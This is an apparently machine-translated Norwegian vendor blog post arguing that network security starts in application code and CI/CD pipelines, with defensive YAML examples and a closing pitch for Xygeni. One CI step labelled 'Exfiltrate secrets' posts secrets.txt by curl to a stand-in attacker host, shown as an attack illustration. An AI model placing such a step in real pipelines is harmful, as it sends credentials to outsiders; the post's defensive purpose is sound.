






Nettverksinfrastruktur blir ofte behandlet som en ettertanke: «Vi er i skyen, vi har Kubernetes, det er en brannmur et sted.» Men denne tankegangen kan raskt bli farlig, spesielt når selve applikasjonen blir det svake leddet.
Blindsonen mellom kode og nettverksinfrastruktur
Sikkerhetsansvaret er ofte feiljustert. Utviklere fokuserer på å levere funksjoner; de antar at infrastrukturteamet har dekket sikkerheten. Samtidig tror infrastrukturteamene at applikasjonen er herdet av design. Denne frakoblingen skaper en blindsone, en som angripere er raske til å utnytte.
Virkelig eksempel: A CI/CD pipeline konfigurerer et stagingmiljø feilEn intern tjeneste, ment å være isolert, blir stående åpen for nettverket. Applikasjonen distribueres med en åpen portbinding og ingen utgangsbegrensninger. Ingen skanner miljøet for eksponerte tjenester før utgivelse. Dette er ikke et teoretisk problem; det er en praktisk feil i grunnleggende sikker nettverksdesign.
Hva som mislyktes:
- Ingen utgangskontroll: Når tjenesten var oppe, kunne den snakke med hva som helst.
- Ingen eksponeringsskanning i staging: den åpne havnen gikk ubemerket hen.
Dette illustrerer hvorfor nettverksinfrastrukturen er utilstrekkelig i seg selv. Applikasjonen og pipeline må også håndheve sikkerhetsgrenser.
Hva er nettverkssikkerhet i dette tilfellet? Det er ikke bare en brannmurregel eller et privat delnett. Det handler om å forstå hvordan koden din oppfører seg i kjøretidsmiljøer, skanne etter eksponeringer før distribusjon og håndheve streng nettverksatferd under bygging.
Det er akkurat her nettverksbevisst AppSec passer inn. Det stopper ikke ved skanning av kildekode. Den ser på hvordan kode, infrastruktur og CI/CD skjærer hverandre for å komme til overflaten av reelle nettverksrisikoer.
DevSecOps-paradokset: «Men vi har brannmurer» er ikke nettverkssikkerhet
Du er bak en VPC. Det finnes en brannmurregel. Containeren er på et privat delnett. Men ingenting av det spiller noen rolle når appen eksponerer sensitive grensesnitt.
Eksempler:
- En S3-bøtte er feilkonfigurert som offentlig, men teknisk sett «bak» et privat nettverk.
- Et internt API eksponert via feilrutet inntrenging på Kubernetes.
Antagelsen om at nettverksinfrastruktur beskytter mot feil på appnivå er utdatert. Sikker nettverksdesign fungerer bare når appkode respekterer grenser.
Når appkode undergraver sikker nettverksdesign
Noen av de største sikkerhetshullene starter som små forglemmelser i appkoden:
Binding til 0.0.0.0: Dette eksponerer tjenester på alle grensesnitt, selv i interne containere. Det kan fungere fint i utvikling, men hvis dette kommer til produksjon, gjør det en privat tjeneste om til en offentlig tjeneste uten forvarsel.

🔒 Sikkert alternativ:
					# Secure example
ports:
  - containerPort: 8080
    hostPort: 8080
    hostIP: 127.0.0.1
- Tredjepartspakker som starter HTTP-servere som standard. Disse legges ofte til for enkelhets skyld og funksjonalitet, men åpner en overflate for utilsiktet tilgang.
- Hardkodede tokens tilgjengelig via interne ruter. Hvis en angriper når én intern tjeneste, kan de hente ut tokener og få tilgang til andre.
					steps:
  - name: Exfiltrate secrets
    run: curl -d @secrets.txt https://attacker.com
Dette er ikke ekstreme tilfeller. De skjer i virkeligheten. pipelines, i virkelige miljøer. Nettverksinfrastruktur vil ikke redde deg fra usikre standardverdier i koden din.
CI/CD Pipelines: En skjult trussel mot nettverksinfrastrukturen
Byggingen din pipeline kan være den mest privilegerte delen av stacken din, og den minst sikrede. Angripere er målet CI/CD miljøer ikke bare for å forstyrre byggverk, men for å bevege seg dypere inn i infrastrukturen din.
Angrepsflyt:
→ Kompromitter CI-løperen eller GitHub-handlingen.
→ Koble til interne tjenester via åpne nettverksstier.
→ Bruk lagrede eller hardkodede tokener på nytt.
→ Skann interne IP-områder for å oppdage live-tjenester.
→ Beveg deg sidelengs for å få tilgang til kritiske tjenester eller databaser.
Denne bevegelsen er ofte muliggjort av:
- Løpere med for mange tillatelser som tillater sideveis bevegelse.
- Gjenbruk av legitimasjon mellom jobber eller prosjekter.
- Ubegrenset utkjøring som lar kompromitterte jobber kommunisere med enhver intern vert.
Løsningen? Jobbisolering, nulltillitsnettverkstilgang, minimale tillatelser for brukere og strenge utgående retningslinjer. Uten dette undergraves sikkert nettverksdesign av automatiseringsverktøyene dine.
Løsningen? Jobbisolering, nulltillitsnettverkstilgang og strenge utgangsregler i løpere.
Dykk inn CI/CD Pipelines Sårbarheter
Din CI/CD pipeline kan være det svakeste leddet i sikkerhetskjeden din, og angripere vet det. Oppdag hvordan Forgiftet Pipeline Utførelse (PPE) gjør pålitelig automatisering om til en hackers lekeplass, og hva du kan gjøre for å stenge dem ute!
Åpne tjenester, eksponerte porter og risikoer for nettverkssikkerhet
Containere sendes raskt, men de sendes ofte usikkert:
- Redis kjører på standardportene.
- Interne proxyer lyttet fortsatt på 8080.
- Pakker som introduserer lyttere utilsiktet.
Et godt og sikkert nettverksdesign forutsetter at disse tingene skjer. Det blokkerer dem som standard, varsler når de oppstår, og inkluderer eksponert portvalidering som en del av CI.
Integrering av sikkert nettverksdesign i utviklerarbeidsflyter
AppSec er ikke bare statisk kodeanalyse lenger. For å fange opp reell risiko må du kombinere SAST/SCA med nettverksskanning og eksponeringsvalidering.
Praktisk flyt: Bygg → Statisk skanning → Infraskanning → Valider eksponerte porter → Håndhev retningslinjer
Eksempel: Bruk GitHub Actions-regler for å mislykkes i bygg der unødvendige porter eksponeres.
					jobs:
  check-open-ports:
    runs-on: ubuntu-latest
    steps:
      - name: Run container
        run: docker run -d -p 8080:8080 my-app

      - name: Scan for exposed ports
        run: |
          if docker port $(docker ps -q) | grep -q 8080; then
            echo "Unnecessary port exposed. Failing build.";
            exit 1;
          fi
Denne enkle regelen håndhever eksponeringshygiene ved å integrere en portskanning i CI-prosessen.
anbefalt Beste praksis for DevSecOps: Kombiner SAST å oppdage sårbarheter på kodenivå med infrastrukturskanninger som fanger opp feilkonfigurasjoner. Denne tolags tilnærmingen gir den oversikten som kreves for moderne, sikker nettverksdesign.
Dette er DevSecOps med tenner. Det er slik nettverkssikkerhet blir en del av det faktiske pipeline.
Fra Guardrails til arkitektur: Bygge sikker nettverksinfrastruktur
Begynn å håndheve sikre standardinnstillinger i utviklingsmiljøet, ikke bare i produksjon. Guardrails er en god start, men kontroller på arkitekturnivå gjør sikkerheten bærekraftig.
Konkrete trinn:
- Blokker 0.0.0.0 bindinger med muterende opptaksnetthooks i Kubernetes. Dette forhindrer eksponering for usikker tjeneste før det skjer.
- Nekt utgående trafikk fra byggecontainere som standard for å unngå uautorisert dataflyt.
- Bruk OPA-portvokter for å håndheve retningslinjer som nettverkssegmentering, hvitlisting av tjenester eller obligatoriske inntrengingsannoteringer.
Introduser policy som kode som en gjenbrukbar og versjonskontrollert strategi. Ved å kodifisere regler (f.eks. nekte alle tjenester uten networkPolicy-etiketter), kan team anvende konsistente, miljøspesifikke policyer på tvers av utvikling, staging og prod.
Policy som kode er ikke bare skalerbar, den er reviderbar, bærbar og integreres direkte med CI/CD og infrastruktur-som-kode-arbeidsflyter. Det er det som gjør den nøkkelen til å håndheve nettverkssikkerhet gjennom hele livssyklusen.
En god nettverksinfrastruktur kan ikke lagre dårlig appkode
Brannmuren din vil ikke stoppe en Node.js-server som eksponerer en feilsøkingsrute. VPC-en din vil ikke stoppe en pakke som starter en intern proxy. Hvis appen eksponerer den, tillater nettverket det.
Det er den grunnleggende sannheten: sikkert nettverksdesign mislykkes når appkode bryter reglene.
Hva er nettverkssikkerhet uten kodedisiplin?
Det er et falskt løfte. Nettverkssikkerhet fungerer bare når applikasjonen, den pipeline, og infrastrukturen trekker alle i samme retning. Likevel fokuserer sikkerhetspraksis altfor ofte på kantene, ikke det indre.
Porøse CI-jobber kan utilsiktet gi angripere fotfeste i nettverket, bygge løpere med overdreven tilgang eller ingen utgangsbegrensninger fungere som bakdører.
Usikre standardinnstillinger i pakker med åpen kildekode, tjenester som binder seg til alle grensesnitt, innebygde HTTP-servere eller ubekreftede interne proxyer undergraver det sikre nettverksdesignet ditt stille og raskt.
Eldre antagelser er like farlige. Ideen om at noe er «internt» eller «privat» i en skybasert arkitektur er misvisende. I moderne miljøer betyr «internt» ofte «tilgjengelig hvis du kjenner IP-adressen».
Uten strenge grenser og proaktiv skanning, sprer små feil seg utover:
- Et feilsøkingsgrensesnitt i dev kommer til staging.
- En overvåkingsport blir eksponert via feilkonfigurert inntrenging.
- Et internt verktøy er åpent for verden fordi ingen har sjekket standardbindingene.
Hva er nettverkssikkerhet hvis den kan omgås av en package.json-avhengighet?
Ekte sikker nettverksdesign begynner i koden og lever gjennom pipelineDisiplin er ikke valgfritt; det er viktig å gjøre hele stakken forsvarbar.
Hvordan Xygeni bidrar til å sikre nettverksinfrastruktur gjennom AppSec
Xygeni bringer nettverksbevissthet AppSec direkte inn i din CI/CD pipelines, og oppdager risikabel atferd når den oppstår og håndhever forebyggende retningslinjer automatisk. Den er ikke utelukkende avhengig av kodeskanning; den observerer reell byggeaktivitet for å fange opp hva statiske verktøy overser.
Hva Xygeni gjør:
- Oppdager 0.0.0.0-bindinger under bygging: Hvis en tjeneste binder seg til alle grensesnitt, flagger Xygeni problemet og blokkerer sammenslåingen. Den utløser et kontekstuelt varsel med filplassering, tjenestenavn og veiledning for utbedring.
- Identifiserer interne porter som er eksponert som standard: Selv om tjenester ikke er ment å være offentlige, analyserer Xygeni Dockerfiles og runtime-konfigurasjoner for å oppdage åpne porter som bør blokkeres.
- Advarer mot altfor permissive jobber: Xygeni skanner CI-konfigurasjonen din for overtillatte løpere, bred nettverkstilgang og gjenbrukte tokener på tvers av jobber. Dette korreleres med faktisk tjenesteeksponering for å prioritere risiko.
Med disse funksjonene håndhever Xygeni sikker nettverksdesign gjennom automatisering, og gir teamene tidlig, handlingsrettet tilbakemelding under utviklingsprosessen, før usikre artefakter når produksjon.

Siste tanke: Det starter med kode, ikke brannmurer
Du kan ikke legge til nettverkssikkerhet på slutten av pipeline og forvent at det holder. Ekte sikkerhet, ekte, robust fullstack-sikkerhet, starter fra det øyeblikket koden skrives og fortsetter gjennom bygging, testing og distribusjon.
Hvert lag teller:
- Hvis koden eksponerer grensesnitt som standard, er nettverket allerede kompromittert.
- Hvis byggeprosessen ikke validerer åpne porter, slipper eksponeringer gjennom.
- Dersom pipeline tillater jobber med for mange tillatelser, blir omkretsen irrelevant.
I en verden med kontinuerlig distribusjon, rask iterasjon og stor avhengighet av åpen kildekode, er det en farlig illusjon å anta at nettverket vil oppdatere usikre standardverdier. «Nettverkssikkerhet starter ikke med brannmurer. Det starter i koden din, byggeprosessen din og pipeline».
Det betyr å behandle nettverksbevisst AppSec som en kjernefunksjon i utviklingen. Det betyr å integrere sikkerhetskontroller tidlig og håndheve sikkert nettverksdesign som en del av hvordan team leverer kode. Ingen snarveier. Ingen antagelser. Bare disiplin, synlighet og automatisering, fra ende til ende.
Du kan ikke skru på nettverkssikkerhet. Det må være en del av hvordan du skriver kode, bygger programvare og distribuerer den. Gjør den nettverksbevisst. Gjør den sikker som standard. Og slutt å anta at nettverket vil dekke for dårlig decisioner i koden.
